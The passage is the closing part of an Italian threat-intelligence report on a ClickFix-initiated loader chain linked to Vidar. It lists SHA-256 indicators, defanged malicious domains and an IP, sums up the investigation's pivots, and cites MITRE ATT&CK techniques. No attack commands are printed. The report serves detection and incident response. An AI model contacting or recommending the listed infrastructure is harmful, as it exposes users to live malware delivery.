`bd75e2ae7e47a67d4832c409c7dd0840fb5b6b1ad2d074b7c0174fb11adc0bd6`	`81241123044010750.pdf`	File pubblico individuato su ANY.RUN tramite pivot sull'hash LevelBlue

SHA-256	File	Provenienza / Scope
0562c588997fa9961d55c6ab1db2656344324bca8db9ea7b64fe309132b2399f	WinWrapIDE.exe	Hash pubblicato da LevelBlue / componente del package correlato
5b71b49bad415643ff3e291ee3ba550e5edfd584eb913859dadb81634450e7e7	wwide9.dll	Componente del package correlato
3d4e7187f74de912f9d52f5ba6a95bd41868348b16583d72957d732c0ed8f0e7	ClLoca.dll	Componente del package correlato
b804b9dd2726e69fb4f496a6872f90edf9146ad8044c6d3a592040ce1074a5d0	Xceed.Wpf.DataGrid.dll	Componente del package correlato
3466c3524f13cb3b7c87819e619bdb482ec9034a57bcdbe0240af6a9a530b02a	ComPDFKit.Viewer.dll	Componente del package correlato
3b9b86feb3b789dda9cdfe5425ccb7e1feae9fde2cc158ff962991218a98f53f	model.dat	Componente del package correlato
2922837a8d049bf0b51f0f9b27340a377b27dd1912675e2cd82056db83ec7a19	HelperStandardizationApplication.bin	Componente del package correlato

> Il sito compromesso non viene identificato né inserito tra gli IoC nel presente articolo. Le evidenze disponibili indicano che è stato utilizzato come punto di delivery della lure; non viene formulata alcuna attribuzione di intenzionalità al proprietario del sito.

Conclusioni

L'incidente del 14 settembre è stato intercettato da **AGGER** durante il tentativo di download di `rhp.hta`, prima che il file potesse essere scaricato ed eseguito. L'interruzione ha impedito l'acquisizione del body restituito da `embankmentandopal[.]com/zx`, definendo un chiaro confine tra la telemetria direttamente osservata e le successive attività investigative.

A partire dal dominio rilevato da AGGER, l'indagine ha utilizzato `207.148.25[.]29` come pivot su ANY.RUN e per l'analisi dell'infrastruttura. Il primo ramo ha portato all'individuazione di un campione pubblico `rhp.hta`; la sua analisi ha fatto emergere `viaductandspinel[.]com/ost` e l'esecuzione prevista di `WinWrapIDE.exe`. Questi risultati hanno consentito di ricostruire una possibile prosecuzione della catena, senza dimostrare che il campione recuperato fosse il payload effettivamente restituito da `/zx`.

Poiché il body di `/ost` non era disponibile e il campione non conteneva l'hash di `WinWrapIDE.exe`, l'indagine è proseguita utilizzando come pivot lo SHA-256 pubblicato da LevelBlue. La ricerca ha portato al file pubblico `81241123044010750.pdf`, identificato dalla sandbox come archivio ZIP. La corrispondenza di sette componenti, sia per filename sia per SHA-256, ha fornito un elemento ad alta confidenza a supporto del legame con il package della loader chain documentata da LevelBlue. Non è stato tuttavia stabilito che `/ost` avesse distribuito quello specifico file, né che la classificazione Vidar osservata nella relativa esecuzione pubblica rappresentasse il payload finale destinato all'endpoint originale. Parallelamente l'analisi degli historical SSL certificates, dei dati di registrazione e delle fonti TI esterne ha evidenziato un insieme di domini accomunati da caratteristiche infrastrutturali e lessicali ricorrenti, fornendo ulteriori pivot per attività di hunting senza estendere tali correlazioni oltre le evidenze disponibili.

Infine, l'analisi della cronologia del browser ha permesso di ricostruire il probabile vettore iniziale dell'attacco. È stato individuato un redirect verso il sito successivamente risultato compromesso, avvenuto poco prima della detection di AGGER. La verifica effettuata il **17 settembre** ha poi consentito di riprodurre una falsa verifica di sicurezza che imitava Cloudflare e induceva l'utente a eseguire manualmente una command line. La procedura osservata, insieme alla struttura quasi sovrapponibile dei comandi, ha supportato l'assessment secondo cui l'esecuzione del 14 settembre fosse stata **probabilmente avviata tramite ClickFix**.

Riferimenti

1. Microsoft Threat Intelligence: *Think before you Click(Fix): Analyzing the ClickFix social engineering technique*
2. MITRE ATT&CK: T1204.004, *User Execution: Malicious Copy and Paste*
3. Triage: Public behavioral analysis `260908-1xxxzahl9s`
4. MITRE ATT&CK: T1059.003, *Windows Command Shell*
5. MITRE ATT&CK: T1105, *Ingress Tool Transfer*
6. MITRE ATT&CK: T1027.010, *Command Obfuscation*
7. MITRE ATT&CK: T1059.007, *JavaScript*
8. MITRE ATT&CK: T1140, *Deobfuscate/Decode Files or Information*
9. MITRE ATT&CK: T1564.003, *Hidden Window*
10. MITRE ATT&CK: T1036.008, *Masquerade File Type*
11. MITRE ATT&CK: T1218.005, *System Binary Proxy Execution: Mshta*
12. LevelBlue SpiderLabs: *CNCMachineRMS: The Undocumented RAT At the End of a BabaDeda Chain*, 10 August 2026
13. Public domain metadata: `embankmentandopal.com`
14. Public domain metadata: `viaductandspinel.com`
15. ANY.RUN: Public sandbox execution of `81241123044010750.pdf`
16. ANY.RUN: Public sandbox execution of `rhp.hta`